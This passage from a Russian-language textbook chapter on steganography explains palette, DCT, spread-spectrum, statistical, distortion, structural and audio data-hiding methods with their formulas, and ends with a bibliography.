Палитра из N цветов определяется как список пар индексов $\mathbf{(i, c_i)}$, который определяет соответствие между индексом $\mathbf{i}$ и его вектором цветности $\mathbf{c_i}$. В изображении каждому пикселю присваивается индекс в палитре. Так как цвета в палитре не всегда упорядочены, то скрываемую информацию можно кодировать последовательностью хранения цветов в палитре. Существует $\mathbf{N!}$ различных способов перестановки $\mathbf{N}$-цветной палитры, что вполне достаточно для сокрытия небольшого сообщения. Однако методы сокрытия, в основе которых лежит порядок формирования палитры, также неустойчивы: любая атака, связанная с изменениями палитры, уничтожает секретное сообщение.

Зачастую соседние цвета в палитре не обязательно являются схожими, поэтому некоторые стеганометоды перед сокрытием данных проводят упорядочивание палитры так, что смежные цвета становятся подобными. Например, значения цвета может быть упорядочено по расстоянию $\mathbf{d}$ в RGB-пространстве, где $\mathbf{d = \sqrt{R^2 + G^2 + B^2}}$. Так как орган зрения человека более чувствителен к изменениям яркости цвета, то намного лучше сортировать содержимое палитры по значениям яркости сигнала. После сортировки палитры можно изменять НЗБ индексов цвета без особого искажения изображения.

Некоторые стеганометоды предусматривают уменьшение общего количества значений цветов (до $\mathbf{N/2}$) путем “размывания” изображения. При этом элементы палитры дублируются так, чтобы значения цветов для них различались незначительно. В итоге каждое значение цвета размытого изображения соответствует двум элементам палитры, которые выбираются в соответствии с битом секретного сообщения.

К методам замены можно также отнести ***метод квантования изображений***. Данный метод основан на межпиксельной зависимости, которую можно описать некоторой функцией $\mathbf{Q}$. В простейшем случае, можно рассчитать разность $\mathbf{e_i}$ между смежными пикселями $\mathbf{x_i}$ и $\mathbf{x_{i+1}}$ и задать ее в качестве параметра для функции $\mathbf{Q}$: $\mathbf{\Delta_i = Q(x_i - x_{i-1})}$, где $\mathbf{\Delta_i}$ — дискретная аппроксимация разности сигналов $\mathbf{x_i - x_{i-1}}$. Так как $\mathbf{\Delta_i}$ является целым числом, а реальная разность $\mathbf{x_i - x_{i-1}}$ — вещественным, то появляется ошибка квантования $\mathbf{\delta_i = \Delta_i - e_i}$. Для сильно коррелированных сигналов эта ошибка близка к нулю: $\mathbf{\delta_i \approx 0}$. В данном методе сокрытие информации проводится путем корректирования разностного сигнала $\mathbf{\Delta_i}$. Стегоключ представляет собой таблицу, которая каждому возможному значению $\mathbf{\Delta_i}$ ставит в соответствие определенный бит, например:

$\mathbf{\Delta_i}$	–4	–3	–2	–1	0	1	2	3	4
	0	1	0	1	1	1	0	0	1

Для сокрытия **i**-го бита сообщения вычисляется Δ_i. Если Δ_i не соответствует секретному биту, который необходимо скрыть, то его значение Δ_i заменяется ближайшим Δ_j, для которого это условие выполняется. Извлечение секретного сообщения проводится в соответствии с разностью между Δ_i и стегоключом.

Методы сокрытия в частотной области изображения

Как уже отмечалось, стеганографические методы замены неустойчивы к любым искажениям, а применение операции сжатия с потерями приводит к полному уничтожению всей секретной информации, скрытой методом НЗБ в изображении. Более устойчивыми к различным искажениям, в том числе сжатию, являются методы, которые используют для сокрытия данных не временную область, а частотную.

Существуют несколько способов представления изображения в частотной области. Например, с использованием дискретного косинусного преобразования (ДКП), быстрого преобразования Фурье или вейвлет-преобразования. Данные преобразования могут применяться как ко всему изображению, так и к некоторым его частям. При цифровой обработке изображения часто используется двумерная версия дискретного косинусного преобразования:

$$S(u, v) = \frac{2}{N} C(u)\, C(v) \sum_{x=0}^{N-1} \sum_{y=0}^{N-1} S(x,y) \cos\left(\frac{\pi u(2x+1)}{2N}\right) \cos\left(\frac{\pi u(2y+1)}{2N}\right),$$

$$S(x, y) = \frac{2}{N} \sum_{x=0}^{N-1} \sum_{y=0}^{N-1} C(u)\, C(v)\, S(u,v) \cos\left(\frac{\pi u(2x+1)}{2N}\right) \cos\left(\frac{\pi u(2y+1)}{2N}\right),$$

где $C(u)=1/\sqrt{2}$, если $u=0$ и $C(u)=1$ в противном случае.

Один из наиболее популярных методов сокрытия секретной информации в частотной области изображения основан на относительном изменении величин коэффициентов ДКП. Для этого изображение разбивается на блоки размером 8×8 пикселей. Каждый блок предназначен для сокрытия одного бита секретного сообщения. Процесс сокрытия начинается со случайного выбора блока $\mathbf{b}_i$, предназначенного для кодирования **i**-го бита сообщения. Для выбранного блока изображения $\mathbf{b}_i$ проводится ДКП: $\mathbf{B_i = D\{b_i\}}$. При организации секретного канала абоненты должны предварительно договориться о конкретных двух коэффициентах ДКП, которые будут использоваться для сокрытия секретных данных. Обозначим их как (u_1, v_1) и (u_2, v_2). Эти два коэффициента должны соответствовать косинус-функциям со средними частотами, что обеспечит сохранность информации в существенных областях сигнала, которая не будет уничтожаться при JPEG-сжатии. Так как коэффициенты ДКП-средних являются подобными, то процесс сокрытия не внесет заметных изменений в изображение.

Если для блока выполняется условие $B_i(u_1, v_1) > B_i(u_2, v_2)$, то считается, что блок кодирует значение `1`, в противном случае — `0`. На этапе встраивания информации выбранные коэффициенты меняют между собой значения, если их относительный размер не соответствует кодируемому биту. На шаге квантования JPEG-сжатие может воздействовать на относительные размеры коэффициентов, поэтому, прибавляя случайные зна-

чения к обеим величинам, алгоритм гарантирует что $|B_i(u_1, v_1) - B_i(u_2,v_2)| > x$, где $x > 0$. Чем больше x, тем алгоритм будет более устойчивым к сжатию, но при этом качество изображения ухудшается. После соответствующей корректировки коэффициентов выполняется обратное ДКП.

Извлечение скрытой информации проводится путем сравнения выбранных двух коэффициентов для каждого блока.

Широкополосные методы

Широкополосные методы передачи применяются в технике связи для обеспечения высокой помехоустойчивости и затруднения процесса перехвата. Суть широкополосных методов состоит в значительном расширении полосы частот сигнала, более чем это необходимо для передачи реальной информации. Расширение диапазона выполняется в основном посредством кода, который не зависит от передаваемых данных. Полезная информация распределяется по всему диапазону, поэтому при потере сигнала в некоторых полосах частот в других полосах присутствует достаточно информации для ее восстановления.

Таким образом, применение широкополосных методов в стеганографии затрудняет обнаружение скрытых данных и их удаление. Цель широкополосных методов подобна задачам, которые решает стегосистема: попытаться “растворить” секретное сообщение в контейнере и сделать невозможным его обнаружение. Поскольку сигналы, распределенные по всей полосе спектра, трудно удалить, стеганографические методы, построенные на основе широкополосных методов, являются устойчивыми к случайным и преднамеренным искажениям.

Для сокрытия информации применяют два основных способа расширения спектра:

- с помощью псевдослучайной последовательности, когда секретный сигнал, отличающийся на константу, модулируется псевдослучайным сигналом;
- с помощью прыгающих частот, когда частота несущего сигнала изменяется по некоторому псевдослучайному закону.

Рассмотрим один из вариантов реализации широкополосного метода. В качестве контейнера используется полутоновое изображение размером $N \times M$. Все пользователи скрытой связи имеют множество $l(m)$ изображений φ_i размером $N \times M$, которое используется в качестве стегоключа. Изображения φ_i ортогональны друг другу, т.е.

$$\varphi_i \varphi_j = \sum_{x=1}^{N} \sum_{y=1}^{M} \varphi_i(x,y)\varphi_j(x,y) = G_i\delta_{ij}, \text{ где } G_i = \sum_{x=1}^{N} \sum_{y=1}^{M} \varphi_i^2(x,y), \ \delta_{ij} \text{ — дельта-функция.}$$

Для сокрытия сообщения m необходимо сгенерировать стегосообщение $E(x, y)$ в виде изображения, формируя взвешенную сумму

$$\mathbf{E(x, y)} = \sum_{\mathbf{i}} \mathbf{m_i}\varphi_\mathbf{i}\mathbf{(x, y)}$$

Затем, путем формирования поэлементной суммы обоих изображений, встроить секретную информацию **E** в контейнер **C**: $\mathbf{S(x, y)=C(x, y) + E(x, y)}$.

В идеале, контейнерное изображение **C** должно быть ортогонально ко всем $\varphi_\mathbf{i}$ (т.е. $\mathbf{<C,\varphi_i>=0}$), и получатель может извлечь **i**-й бит сообщения $\mathbf{m_i}$, проектируя стегоизображение **S** на базисное изображение $\varphi_\mathbf{i}$:

$$\mathbf{<S,\varphi_i>} = \mathbf{<C,\varphi_i>} + \left\langle \sum_{\mathbf{j}} \mathbf{m_j}\varphi_\mathbf{j}, \varphi_\mathbf{i} \right\rangle = \sum_{\mathbf{j}} \mathbf{m_j}\langle\varphi_\mathbf{j}\varphi_\mathbf{i}\rangle = \mathbf{G_i\, m_i} \qquad (20.1)$$

Секретная информация может быть извлечена путем вычисления $\mathbf{m_i = <C,\varphi_i>/G_i}$. Заметим, что на этом этапе нет нужды в знании исходного контейнера **C**. Однако на практике контейнер **C** не будет полностью ортогонален ко всем изображениям $\varphi_\mathbf{i}$, поэтому в соотношение (20.1) должна быть введена величина погрешности $\mathbf{(C, \varphi_i) = \Delta C_i}$, т.е. $\mathbf{(C, \varphi_i) = \Delta C_i + G_i m_i}$.

Покажем, что при некоторых допущениях, математическое ожидание $\mathbf{\Delta C_i}$ равно нулю. Пусть **C** и $\varphi_\mathbf{i}$ две независимые случайные величины размером $\mathbf{N\times M}$. Если предположить, что все базисы изображений не зависят от передаваемых сообщений, то:

$$\vec{\mathbf{E}}\mathbf{[\Delta C_i]} = \sum_{\mathbf{i=1}}^{\mathbf{N}} \sum_{\mathbf{j=1}}^{\mathbf{M}} \vec{\mathbf{E}}\mathbf{[C(x, y)]}\,\vec{\mathbf{E}}\mathbf{[\varphi_i(x, y)]} = \mathbf{0}$$

Таким образом, математическое ожидание величины погрешности $\mathbf{<C,\varphi_i>=0}$. Поэтому операция декодирования заключается в восстановлении секретного сообщения путем проектирования стегоизображения **S** на все функции $\varphi_\mathbf{i}$: $\mathbf{S_i = <S,\varphi_i> = \Delta C_i + G_i m_i}$. Если математическое ожидание $\mathbf{\Delta C_i}$ равно нулю, то $\mathbf{S_i \approx G_i m_i}$. Если секретные сообщения были закодированы как строки $\mathbf{-1}$ и $\mathbf{1}$ (вместо простого использования двоичных строк), значения $\mathbf{m_i}$ могут быть восстановлены с помощью функции:

$$\mathbf{m_i = sign(S_i)} = \begin{cases} \mathbf{-1}, \text{ при } \mathbf{S_i < 0} \\ \mathbf{0}, \text{ при } \mathbf{S_i = 0} \\ \mathbf{1}, \text{ при } \mathbf{S_i > 0} \end{cases}, \text{ при условии, что } \mathbf{G_i >> 0}$$

Если $\mathbf{m_i = 0}$, то скрываемая информация будет утеряна. При некоторых условиях значение $\mathbf{|\Delta C_i|}$ может возрасти настолько (хотя его математическое ожидание равно нулю), что извлечение соответствующего бита станет невозможным. Однако это происходит редко, а возможные ошибки можно исправлять, применяя корректирующие коды.

Основное преимущество широкополосных стеганометодов — это сравнительно высокая устойчивость к искажениям изображения и разного вида атакам, так как скрываемая информация распределена в широкой полосе частот, и ее трудно удалить без полного разрушения контейнера. Искажения стегоизображения увеличивают значение $\mathbf{\Delta C_i}$ и, если $\mathbf{|\Delta C_i| > |\Delta G_i m_i|}$, то скрытое сообщение не пострадает.

Статистические методы

Статистические методы скрывают информацию путем изменения некоторых статистических свойств изображения. Они основаны на проверке статистических гипотез. Суть метода заключается в таком изменении некоторых статистических характеристик контейнера, при котором получатель сможет отличить модифицированное изображение от не модифицированного.

Данные методы относятся к "однобитовым" схемам, т.е. ориентированы на сокрытие одного бита секретной информации. **l(m)**-разрядная статистическая стегосистема образуется из множества одноразрядных путем разбиения изображения на **l(m)** непересекающихся блоков $\mathbf{B_1}$, ..., $\mathbf{B_{l(m)}}$. При этом секретный бит сообщения $\mathbf{m_i}$ встраивается в **i**-й блок контейнера. Обнаружение спрятанного бита в блоке производится с помощью проверочной функции, которая отличает модифицированный блок от немодифицированного:

$$\mathbf{f(B_i)} = \begin{cases} \mathbf{1}, \text{ если блок } \mathbf{B_i} \text{ был модифицирован} \\ \mathbf{0}, \text{ в противном случае} \end{cases}$$

Основная задача при разработке статистического метода — это создание соответствующей функции **f**. Построение функции **f** делается на основе теории проверки статистических гипотез (например: основной гипотезы "блок $\mathbf{B_i}$ не изменен" и альтернативной — "блок $\mathbf{B_i}$ изменен"). При извлечении скрытой информации необходимо последовательно применять функцию **f** ко всем блокам контейнера $\mathbf{B_i}$. Предположим, что известна статистика распределения элементов немодифицированного блока изображения $\mathbf{h(B_i)}$. Тогда, используя стандартные процедуры, можно проверить, превышает ли статистика $\mathbf{h(B_i)}$ анализируемого блока некоторое пороговое значение. Если не превышает, то предполагается, что в блоке хранится бит `0`, в противном случае — `1`.

Зачастую статистические методы стеганографии сложно применять на практике. Во-первых, необходимо иметь хорошую статистику $\mathbf{h(B_i)}$, на основе которой принимается решение о том, является ли анализируемый блок изображения измененным или нет. Во-вторых, распределение $\mathbf{h(B_i)}$ для "нормального" контейнера должно быть заранее известно, что в большинстве случаев является довольно сложной задачей.

Рассмотрим пример статистического метода. Предположим, что каждый блок контейнера $\mathbf{B_i}$ представляет собой прямоугольник пикселей $\mathbf{p^{(i)}_{n,m}}$. Пусть имеется псевдослучайная двоичная модель того же размера $\mathbf{S = \{ S^{(i)}_{n,m} \}}$, в которой количество единиц и нулей совпадает. Модель **S** в данном случае представляет собой стегоключ. Для сокрытия информации каждый блок изображения $\mathbf{B_i}$ делится на два равных подмножества $\mathbf{C_i}$ и $\mathbf{D_i}$, где $\mathbf{C_i = \{ p^{(i)}_{n,m} \in B_i \mid S_{n,m} = 1\}}$ и $\mathbf{D_i = \{ p^{(i)}_{n,m} \in B_i \mid S_{n,m} = 0\}}$. Затем ко всем пикселям множества $\mathbf{C_i}$ добавляется значение $\mathbf{k > 0}$. Для извлечения сообщения необходимо реконструировать подмножества $\mathbf{C_i}$ и $\mathbf{D_i}$ и найти различие между ними. Если блок содержит сообщение, то все значения подмножества $\mathbf{C_i}$ будут больше, чем соответствующие значения на этапе встраивания сообщения. Если предположить, что все пиксели $\mathbf{C_i}$ и $\mathbf{D_i}$ независимые, случайно распределенные величины, то можно применить статистический тест:

$$\mathbf{q_i} = \frac{\overline{\mathbf{C_i}} - \overline{\mathbf{D_i}}}{\hat{\boldsymbol{\sigma}}_\mathbf{i}}, \text{ где } \hat{\boldsymbol{\sigma}}_\mathbf{i} = \sqrt{\frac{\mathbf{Var[C_i]} - \mathbf{Var[D_i]}}{|\mathbf{S}|/2}},$$

где $\overline{\mathbf{C_i}}$ — среднее значение всех пикселей множества $\mathbf{C_i}$, а $\mathbf{Var[C_i]}$ — оценка дисперсии случайных переменных в $\mathbf{C_i}$. В соответствии с центральной предельной теоремой, статистика $\mathbf{q}$ будет асимптотически стремиться к нормальному распределению $\mathbf{N(0, 1)}$. Если сообщение встроено в блок изображения $\mathbf{B_i}$, то математическое ожидание $\mathbf{q}$ будет больше нуля. Таким образом, **i**-й бит секретного сообщения восстанавливается путем проверки статистики $\mathbf{q_i}$ блока $\mathbf{B_i}$ на равенство нулю.

Методы искажения

Методы искажения, в отличие от предыдущих методов, требуют знания о первоначальном виде контейнера. Схема сокрытия заключается в последовательном проведении ряда модификаций контейнера, которые выбираются в соответствии с секретным сообщением. Для извлечения скрытых данных необходимо определить все различия между стеганограммой и исходным контейнером. По этим различиям восстанавливается последовательность модификаций, которые выполнялись при сокрытии секретной информации. В большинстве приложений такие системы бесполезны, поскольку для извлечения данных необходимо иметь доступ к набору первоначальных контейнеров: если противник также будет иметь доступ к этому набору, то он сможет легко обнаружить модификации контейнера и получить доказательства скрытой переписки. Таким образом, основным требованием при использовании таких методов является необходимость распространения набора исходных контейнеров между абонентами сети через секретный канал доставки.

Методы искажения легко применимы к цифровым изображениям. Как и в методах замены, для сокрытия данных выбирается $\mathbf{l(m)}$ различных пикселей контейнера, которые используются для сокрытия информации. Такой выбор можно произвести, используя датчик случайных чисел (или перестановок). При сокрытии бита `0` значение пикселя не изменяется, а при сокрытии `1` к цвету пикселя прибавляется случайное значение $\mathbf{\Delta x}$. Хотя этот подход подобен методу замены, имеется одно существенное различие: в методе LSB значение выбранного цвета не обязательно равняется секретному биту сообщения, а в методах искажения при сокрытии нулевого бита не происходит никаких изменений. Помимо этого, значение $\mathbf{\Delta x}$ может быть выбрано так, что будут сохраняться статистические свойства контейнера. Для извлечения скрытых данных необходимо провести сравнение всех $\mathbf{l(m)}$ выбранных пикселей стеганограммы с соответствующими пикселями исходного контейнера. Если **i**-й пиксель будет отличаться, то это свидетельствует о том, что в скрытом сообщении был единичный бит, иначе — нулевой.

Существует еще один подход к реализации метода искажения изображения при сокрытии данных. В соответствии с данным методом при вставке скрываемых данных делается попытка скорее изменить порядок появления избыточной информации в контейнере, чем изменить его содержимое. При сокрытии данных составляется определенный “список пар” пикселей, для которых отличие будет меньше порогового. Этот список иг-

рает роль стегоключа — без него нельзя восстановить секретное сообщение. Если абонент имеет доступ к “списку пар”, он всегда сможет провести обратную процедуру.

Структурные методы

Рассмотренные выше методы в основном использовали информационную избыточность на уровне пикселей или же проводили преобразования в частотной области изображения. Ниже рассматривается метод, в котором сокрытие информации проводится на содержательном уровне с использованием структурных и информационных параметров изображения. По существу, он является развитием известной стеганографической технологии — семаграмм. Суть метода заключается в проведении последовательных преобразований фрагментов графического изображения, которые в конечном итоге приводят к формированию скрываемого текста.

В настоящее время появилось множество графических пакетов программ и баз данных, с помощью которых можно создавать различные графические изображения, презентации, мультипликацию и пр. В каждом графическом изображении можно выделить отдельные компоненты, которые в соответствии с его областью интерпретации имеют свою информационную нагрузку. Визуальный образ S можно представить в виде цифровой последовательности, которая затем легко преобразуется в текстовое сообщение. Это возможно, например, в процессе покрытия образа некоторым графом, используя информационную интерпретацию его отдельных компонентов. В первом приближении вершинами такого графа могут служить отдельные компоненты рисунка, а ребрами — их соединения. При кодировании скрываемой информации полученный граф можно преобразовывать достаточно широким спектром известных в теории графов преобразованиями. В конечном итоге такой граф может быть размечен в соответствии с определенным алгоритмом и представлен в виде его числового инварианта. Простейшим инвариантом является матрица смежности графа (последовательность нумерации вершин). Можно использовать несколько инвариантов, которые описываются в виде многочлена. Секретный ключ при таком подходе — это способ нумерации графа. Известно, что возможное количество перенумерованных графов для произвольного графа достаточно большое. Это обстоятельство делает предложенный способ сокрытия сообщений достаточно устойчивым против атак вскрытия.

В структурных методах можно выделить отдельные этапы стеганографического преобразования.

Первым этапом является преобразование защищаемого секретного сообщения **m** в цифровую форму **CH**. Это преобразование может быть, например, любым криптографическим преобразованием. Оно представляет собой шифрование текста со всеми соответствующими атрибутами, включая ключи шифрования.

Второй этап представляет собой преобразование последовательности чисел **CH** в графическую структуру **GS**. В качестве графических структур чаще всего используются графы. Кроме графов, можно использовать различные пиктограммы или другие структуры, которые поддаются формальному описанию тем или иным способом.

На *третьем этапе* осуществляется преобразование графической структуры **GS** в визуальную информационную среду **WS**. В общем случае в качестве такой среды может использоваться, например, любая мультимедийная или программная среда.

Четвертый этап представляет собой совокупность методов и соответствующих процедур, с помощью которых формируется сюжет из визуальных образов с внедренными в них тайными сообщениями.

В рамках данного подхода визуальный образ состоит из графических элементов, которые идентифицируются с элементами **GS**. Данные элементы представляют собой помеченные вершины, помеченные или непомеченные ребра и другие элементы, идентифицирующие компоненты из **CH**. Необходимым этапом функционирования такой стегосистемы является формирование некоторого сюжета для фрагмента информационной среды из отдельных графических образов.

Таким образом, вся цепочка преобразований, которая реализуется стегосистемой на уровне отдельных этапов преобразования, может быть записана в виде: **S⇒CH⇒GS⇒WS⇒SJ**, где **SJ** — описание сюжета, которое составляется из отдельных графических образов. Следует отметить, что рассмотренный подход применим как для преобразования изображения с целью размещения в нем скрываемого сообщения, так и для генерирования визуального изображения по секретному сообщению.

Сокрытие информации в звуковой среде

Особое развитие нашли методы цифровой стеганографии в аудиосреде. С их помощью обеспечивается пересылка больших объемов скрытых данных в звуковых сообщениях, которые транслируются по телевизионной, радио или телефонной сети. Современные средства телекоммуникации позволяют передавать звуковые сигналы не только в реальном времени, но и в цифровом формате через любую сеть передачи данных. Известно, что слуховой аппарат человека функционирует в широком динамическом диапазоне; он очень чувствителен к случайным аддитивным помехам, способен различать относительную фазу, совсем нечувствителен к абсолютной фазе. Эти особенности слухового аппарата позволяют удачно использовать стеганографические методы в аудиосреде.

Стеганографические методы защиты данных в звуковой среде

Метод наименьших значащих битов применяется при цифровом представлении аудиосигнала и пригоден для использования при любых скоростях связи. При преобразовании звукового сигнала в цифровую форму всегда присутствует шум дискретизации, который не вносит существенных искажений. “Шумовым” битам соответствуют младшие биты цифрового представления сигнала, которые можно заменить скрываемыми данными. Например, если звуковой сигнал представлен в 16-битовом виде, то изменение четырех младших битов не приведет к заметным на слух искажениям. В качестве стегоключа обычно используется указатель местоположения битов, в которых содержатся скрываемые данные.

Методы широкополосного кодирования используют те же принципы, что методы сокрытия данных в изображениях. Их суть заключается в незначительной одновременной модификации целого ряда определенных битов контейнера при сокрытии одного бита информации. Существует несколько разновидностей метода. В наиболее распространенном варианте исходный сигнал модулируется высокоскоростной псевдослучайной последовательностью **w(t)**, которая определена на области значений **{-1, 1}**. Вследствие этого для передачи результата необходима б*о*льшая (иногда более чем в 100 раз) полоса пропускания. Обычно последовательности **w(t)** выбирают ортогональными к сигналу контейнера. Результирующий стегосигнал **s(t)** представляет собой суммарный сигнал контейнера **c(t)** и скрываемых данных **d(t)**:

$$\mathbf{s(t) = v(t) + \alpha \times d(t) \times w(t)},$$

где коэффициент затухания α предназначен для выбора оптимального уровня шума, который вносится вставляемыми данными.

Для извлечения скрытых данных **d(t)** на принимающей стороне необходимо иметь туже самую псевдослучайную импульсную последовательностью **w(t)**, обеспечив при этом ее синхронизацию со стегосигналом: $\mathbf{s(t) \times w(t) = v(t) \times w(t) + \alpha \times d(t)}$. В связи с этим данную псевдослучайную битовую последовательность обычно используют в качестве стегоключа.

Метод сокрытия в эхо-сигнале. Скрывать данные можно также путем внедрения эха в звуковой сигнал. Известно, что при небольших временных сдвигах эхо-сигнал практически неразличим на слух. Поэтому, если ввести определенные временн***ы***е задержки (например, $\mathbf{\Delta_1}$ для единичного бита данных и $\mathbf{\Delta_0}$ — для нулевого), величина которых не превышает порог обнаруживаемости, то, разбивая исходный звуковой сигнал **v(t)** на сегменты, в каждый из них можно ввести соответствующий эхо-сигнал, в зависимости от скрываемого бита: $\mathbf{c(t) = v(t) + \alpha v(t - \Delta)}$.

В базовой схеме предусмотрено сокрытие в аудиосигнале одного бита, но сигнал можно разбить случайным образом на **l** отрезков и в каждый их них вставить по биту. Для выделения эхо-сигнала и восстановления скрытых данных применяется автокорреляционный анализ. В качестве стегоключа здесь обычно используются значения величин $\mathbf{\Delta_0}$ и $\mathbf{\Delta_1}$ с учетом выбранных границ для отрезков.

Фазовые методы сокрытия применяются как для аналогового, так и для цифрового сигнала. Они используют тот факт, что плавное изменение фазы на слух определить нельзя. В таких методах защищаемые данные кодируются либо определенным значением фазы, либо изменением фаз в спектре. Если разбить звуковой сигнал на сегменты, то данные обычно скрывают только в первом сегменте при соблюдении двух условий:

- сохранность относительных фаз между последовательными сегментами;
- результирующий фазовый спектр стегосигнала должен быть гладким, поскольку резкие скачки фазы являются демаскирующим фактором.

Рассмотрим сокрытие данных путем сдвига фазы. Сигнал контейнера **c** разбивается на **N** коротких сегментов $\mathbf{c_i(n)}$ длиной **l(m)**, и с помощью БПФ строиться матрица фаз $\boldsymbol{\varphi_i(k)}$ и амплитудный спектр $\mathbf{A_i(k)}$:

$$\varphi_i(k) = \arctan \frac{Im[F\{c_i\}(k)]^2}{Re[F\{c_i\}(k)]^2} \text{ и } A_i(k) = \sqrt{Re[F\{c_i\}(k)]^2 + Im[F\{c_i\}(k)]^2}$$

В связи с тем, что фазовые сдвиги между двумя соседними сегментами могут быть легко обнаружены, в стегосигнале должны быть сохранены разности фаз. Поэтому секретное сообщение встраивается только в фазу первого сегмента:

$$\overline{\varphi_0}(k) = \begin{cases} \pi/2, \text{ если } m_k = 0 \\ -\pi/2, \text{ если } m_k = 1 \end{cases}$$

Кроме того, создается новая матрица фаз:

$$\overline{\varphi_1}(k) = \overline{\varphi_0}(k) + [\overline{\varphi_1}(k) - \overline{\varphi_0}(k)]$$

. . .

$$\overline{\varphi_N}(k) = \overline{\varphi_{N-1}}(k) + [\overline{\varphi_N}(k) - \overline{\varphi_{N-1}}(k)]$$

После этого с помощью ОБПФ создается стегосигнал с использованием новой матрицы фаз и амплитудного спектра $\mathbf{A_i(k)}$. Таким образом, с изменением начальной фазы $\boldsymbol{\varphi_0(k)}$ фазы всех последующих сегментов будут изменены на соответствующую величину. При извлечении скрытого значения получатель секретной информации, зная длину последовательности **c(m)**, сможет вычислить БПФ и обнаружить фазы $\boldsymbol{\varphi_0(k)}$.

Музыкальные стегосистемы

Музыкальная форма звуковой среды занимает большую часть информационного пространства Internet. Помимо этого она широко используется в радиосетях общего назначения и распространяется на электронных носителях информации, которые, в связи с развитием компьютерной техники, получили широкое распространение. В связи с этим использование музыкальной среды для сокрытия информационных сообщений представляется достаточно перспективным. Для сокрытия данных помимо методов, описанных выше, можно применять методы, основанные на модификации тех параметров музыкальной среды, которые в теории музыки можно описать качественно. Музыкальная среда имеет свое текстовое отображение в виде нот и других знаков, которые позволяют достаточно адекватно отображать музыкальное произведение и его внутреннюю структуру такими элементами, как ноты, гаммы, периоды, такты, каденции, аккорды, мотивы, модуляции, тональности, различные виды развития, секвенции и пр. Построения музыкальных фрагментов подчиняются синтаксическим правилам, которые можно описать, что позволяет строить логические взаимоотношения и, соответственно, описание структур музыкальных произведений.

Музыкальные стегосистемы обеспечивают сокрытие информации в музыкальной среде по аналогии с импровизацией музыкальных произведений. По существу импровизация представляет собой такое изменение музыкального произведения или его фраг-

ментов, которое сохраняет основные темы первоначального произведения в виде мелодий, но при этом расширяет образ музыкальной темы другими, дополняющими основной образ чертами, которых не было в основном музыкальном произведении. Основное отличие музыкальной стеганографии от импровизации состоит в том, что целью является не расширение образов базового музыкального произведения, а внесение изменений, которые сохраняют мелодию основного произведения, соответствуют всем правилам построения данного произведения и при этом кодируют скрываемое сообщение, не искажая главной темы произведения.

Фрагмент музыкального произведения может быть описан в виде некоторой логической структуры. Аналогом слова текстового предложения в музыкальном произведении будет один такт мелодии, а аналогом предложения в музыке будем считать фрагменты, разделяемые цензурами. Как правило, музыкальное произведение состоит из ряда фраз, которые состоят из тактов. Пусть имеется фрагмент мелодии, который представляет слово текста в виде соотношения $\boldsymbol{\beta(i, j) + \ldots + \beta(i + k, j + r) = x_i(t)}$, а также фрагмент мелодии, записанный в виде соотношения $\boldsymbol{\alpha\ (\eta, \xi) + \ldots + \alpha\ (\eta + e, \xi + q) = x_\eta(m)}$. Внедрение текста в музыкальное произведение осуществляется отдельными предложениями, каждое из которых может сопоставляться с отдельной мелодией.

На первом этапе работы стегосистемы анализируется количество мелодий (количество ее модификаций) в рамках музыкального произведения в сопоставлении с количеством предложений сообщения. На втором этапе осуществляется анализ допустимости расширения некоторого предложения музыкального произведения предложениями текста сообщения. Этот анализ проводится на основе исследования логических формул текста предложения $\mathbf{L(t)}$ и музыкального предложения $\mathbf{L(m)}$. На следующем этапе, в случае выбора соответствующей пары $\mathbf{L(m)}$ и $\mathbf{L(t)}$, осуществляется анализ преемственности фраз мелодий, отдельных слов текста и слов мелодии, что соответствует согласованию пар на уровне описания $\mathbf{x_i(t)}$ и $\mathbf{x_\eta(m)}$. После положительного решения задач перечисленных уровней формируется нотное отображение расширенного музыкального произведения с внедренным в него скрываемым сообщением. На основании нотного отображения расширения осуществляется его музыкальная реализация с помощью современных компьютерных систем, представляющих собой программно-аппаратные синтезаторы звука.

Дальнейшая звуковая обработка музыкальных записей, обработанных стегосистемой, не обязательна. Поскольку основная область применения музыкальных стегосистем — это среда Internet, в которой музыкальные записи размещаются в цифровом формате на Web-страницах, то достаточно, чтобы расширенное музыкальное произведение воспринималось посторонними лицами не как шум, а как некоторая музыка, которая обладает мелодией или совокупностью мелодий, допускающих ту или иную тематическую интерпретацию.

Литература

1. Андрианов В.И., Бородин В.А., Соколов А.В. “Шпионские штучки” и устройства для защиты объектов и информации. Справочное пособие. — С.-Пб.: Лань, 1996. — 272 с.

2. Анин Б.Ю., Петрович А.И. Радиошпионаж. — М.: Международные отношения, 1996. — 448 с. Предпринимательство и безопасность/Под ред. д.ю.н. Ю.Б. Долгополова. В 2-х кн. — М.: Издательство “Универсум”, 1991.

3. Барабаш А.В., Шанкин г.п. История криптографии. Ч.l. — М.: Гелиос АРВ, 2002. — 240 с.

4. Батурин Ю.М., Жодзишский Н.М. Компьютерная преступность и компьютерная безопасность. — М.: Юрид. лит., 1991. — 160 с.

5. Безопасность связи в каналах телекоммуникаций. — М.: 1992, — 124 с.

6. Бендат Дж., Тирсол А. Прикладной анализ случайных данных: Пер. с англ. — М.: Мир, 1989. — 540 с.

7. Бизнес и безопасность. 1996–2003 гг., №№ 1–6.

8. Болдырев А.И., Василевский И.В., Сталенков С.Е. Методические рекомендации по поиску и нейтрализации средств негласного съема информации. Практическое пособие. — М.: НЕЛК, 2001. — 138 с.

9. Вартанесян В.А. Радиоэлектронная разведка. — М.: Воениздат, 1975. — 255 с.

10. Введение в криптографию/Под общей ред. В.В. Ященко. — С-Пб.: Питер, 2001. — 288 с.

11. Вербицький О.В. Вступ до криптології. — Львів: Видавництво науково-технічної літератури, 1998. — 248 с.

12. Вєртузаев М.С., Юрченко О.М. Захист інформації в комп'ютерних системах від несанкціонованого доступу: Навч. посібник/За ред. С.Г. Лаптєва. — К.: Видавництво Європейського університету, 2001. — 201 с.

13. Всемирная история шпионажа/Авт.-сост. М.И. Ушаков. — М.: Олимп; ООО “Фирма «Издательство АСТ»”, 2000. — 496 с.

14. Гавриш В.А. Практическое пособие по защите коммерческой тайны. — Симферополь: Таврида, 1994. — 112 с.

15. Герасименко В.А. Защита информации в автоматизированных системах обработки данных. В 2-х кн. — М.: Энергоатомиздат, 1994.

16. Герасименко В.А., Малюк А.А. Основы защиты информации. — М.: МГИФИ, 1997. — 538 с.

17. Грушо А.А., Тимонина Е.Е. Теоретические основы защиты информации. — М.: Яхтсмен, 1996. — 67 с.

18. Гурвич И.С. Защита ЭВМ от внешних помех. — М.: Энергия, 1975. — 158 с.

19. Домарев В.В. Безопасность информационных технологий. Методология создания систем защиты. — К.: ООО “ДС”, 2001. — 688 с.

